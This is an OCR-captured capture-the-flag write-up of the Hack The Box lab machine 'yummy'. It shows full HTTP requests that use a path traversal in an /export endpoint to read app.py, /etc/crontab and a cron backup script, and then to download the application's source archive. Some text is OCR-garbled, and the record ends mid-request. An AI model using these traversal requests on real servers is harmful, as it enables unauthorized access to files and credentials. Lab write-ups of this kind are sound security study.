yummy


This is yummy writeup by Jiseok Song

nmap


```
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a2:ed:65:77:e9:c4:2f:13:49:19:b0:b8:09:eb:56:36 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNb9gG2HwsjMe4EUwFdFE9H8NguzJkfCboW4CveSS+cr2846RitFyzx3a9t4X7S3xE3OgLnmgj8PtKCcOnVh8nQ=
|   256 bc:df:25:35:5c:97:24:f2:69:b4:ce:60:17:50:3c:f0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEZKWYurAF2kFS4bHCSCBvsQ+55/NxhAtZGCykcOx9b6
80/tcp open  http    syn-ack ttl 63 Caddy httpd
|_http-title: Did not follow redirect to http://yummy.htb/
|_http-server-header: Caddy
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Add yummy.htb to /etc/hosts

Web Enumeration




I can register and login






It brings me to dashboard, which doesn't have anything yet




Before going forward, I can check 404 page



Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.


https://0xdf.gitlab.io/cheatsheets/404#flask shows it's flask



I can book a table. I'll put xss script in the message here




I don't have any response



It's because some characters in the script changes



I can see cancel reservation and save calendar buttons



Cancel reservation sends get request to /delete, which is not a good performance(Use GET instead of DELETE)


```
GET /delete/21 HTTP/1.1
Host: yummy.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
 Gecko/20100101 Firefox/140.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://yummy.htb/dashboard
DNT: 1
Connection: keep-alive
```

Save calendar sends two packets

```
GET /reminder/21 HTTP/1.1
Host: yummy.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
 Gecko/20100101 Firefox/140.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://yummy.htb/dashboard
DNT: 1
Connection: keep-alive
```


```
GET /export/Yummy_reservation_20250802_180357.ics
HTTP/1.1
Host: yummy.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
 Gecko/20100101 Firefox/140.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://yummy.htb/dashboard
DNT: 1
Connection: keep-alive
```

I can try directory traversal for the second packet



It works!(It needs to send reminder before sending the second request)

I can get flask's app.py



Request

Pretty Raw Hex JSON Web Token

```
1  GET /export/../../../../../../../proc/self/cwd/app.py
   HTTP/1.1
2  Host: yummy.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
   Gecko/20100101 Firefox/140.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9
   ,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://yummy.htb/dashboard
8  DNT: 1
9  Connection: keep-alive
10 Cookie: X-AUTH-Token=
   eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImFA
   YWJjZC5jb20iLCJyb2xlIjoiY3VzdG9tZXJfNzNlMWQ3MjEiLCJpY
   XQiOjE3NTQxNTcwNjMsImV4cCI6MTc1NDE2MDY2MywiandrIjp7Im
```

Search 0 highlights


Response

Pretty Raw Hex Render

```
10
11 from flask import Flask, request, send_file,
   render_template, redirect, url_for, flash, jsonify,
   make_response
12 import tempfile
13 import os
14 import shutil
15 from datetime import datetime, timedelta, timezone
16 from urllib.parse import quote
17 from ics import Calendar, Event
18 from middleware.verification import verify_token
19 from config import signature
20 import pymysql.cursors
21 from pymysql.constants import CLIENT
22 import jwt
23 import secrets
24 import hashlib
```

Search 0 highlights

But there's much easier way. First, check crontab



Request

Pretty Raw Hex JSON Web Token

```
1  GET /export/../../../../../../../etc/crontab HTTP/1.1
2  Host: yummy.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
   Gecko/20100101 Firefox/140.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9
   ,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://yummy.htb/dashboard
8  DNT: 1
9  Connection: keep-alive
10 Cookie: X-AUTH-Token=
   eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImFA
   YWJjZC5jb20iLCJyb2xlIjoiY3VzdG9tZXJfNzNlMWQ3MjEiLCJpY
   XQiOjE3NTQxNTcwNjMsImV4cCI6MTc1NDE2MDY2MywiandrIjp7Im
   t0eSI6IlJTQSIsIm4iOiI3MDMxNTkzNjkwNDc0MTk4ODQ0MDYzODQ
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
27 # |  |  |  |  |
28 # *  *  *  *  * user-name command to be executed
29 17 * * * *     root cd / && run-parts --report
   /etc/cron.hourly
30 25 6 * * *     root test -x /usr/sbin/anacron || { cd
   / && run-parts --report /etc/cron.daily; }
31 47 6 * * 7     root test -x /usr/sbin/anacron || { cd
   / && run-parts --report /etc/cron.weekly; }
32 52 6 1 * *     root test -x /usr/sbin/anacron || { cd
   / && run-parts --report /etc/cron.monthly; }
33 #
34 */1 * * * * www-data /bin/bash
   /data/scripts/app_backup.sh
35 */15 * * * * mysql /bin/bash
   /data/scripts/table_cleanup.sh
36 * * * * * mysql /bin/bash /data/scripts/dbmonitor.sh
37
```

Search 0 highlights

Let's check app_backup.sh

Request

Pretty Raw Hex JSON Web Token

```
GET /export/../../../../../../../data/scripts/app_backup.sh HTTP/1.1
Host: yummy.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://yummy.htb/dashboard
DNT: 1
Connection: keep-alive
Cookie: X-AUTH-Token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImFAYWJjZC5jb20iLCJyb2xlIjoiY3VzdG9tZXJfNzNlMWQ3MjEiLCJpY
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Disposition: attachment; filename=app_backup.sh
Content-Length: 90
Content-Type: text/x-sh; charset=utf-8
Date: Sat, 02 Aug 2025 18:18:26 GMT
Etag: "1754067224.5253973-90-1727796202"
Last-Modified: Fri, 01 Aug 2025 16:53:44 GMT
Server: Caddy

#!/bin/bash

cd /var/www
/usr/bin/rm backupapp.zip
/usr/bin/zip -r backupapp.zip /opt/app
```

Search 0 highlights

Get /var/www/backupapp.zip

Request

Pretty Raw Hex JSON Web Token

```
GET /export/../../../../../../../var/www/backupapp.ziprm HTTP/1.1
Host: yummy.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://yummy.htb/dashboard
DNT: 1
Connection: keep-alive
Cookie: X-AUTH-Token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImFAYWJjZC5jb20iLCJyb2xlIjoiY3VzdG9tZXJfNzNlMWQ3MjEiLCJpY
```

Search 0 highlights

Response

Pretty Raw Hex Render


```
HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Disposition: attachment; filename=backupapp.zip
Content-Length: 6807760
Content-Type: application/zip
Date: Sat, 02 Aug 2025 18:20:03 GMT
Etag: "1754158801.9147627-6807760-216732204"
Last-Modified: Sat, 02 Aug 2025 18:20:01 GMT
Server: Caddy
```

zip content


```
PK
[opt/app/UT    ÑVhÑVhux!PK
$°Xopt/app/middleware/UT
ãIFfÑVhuxPKÔ®XýPÌO"opt/app/middleware/verification.pyUT
 ¿Cfôfux-Ao@üéæv¦V¢ÈR{é¡I¤Hem`aÎ.üï»,!«Us¨/Öo¾Ù÷
```

Search 0 highlights


Copy to file and open it with text editor




I can see that it is acknowledged as zip archive



After unzip, I can see all the files in /opt/app



There are other cron jobs



Request

Pretty Raw Hex JSON Web Token

```
GET /export/../../../../../../../data/scripts/sqlappointments.sql HTTP/1.1
Host: yummy.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://yummy.htb/dashboard
DNT: 1
Connection: keep-alive
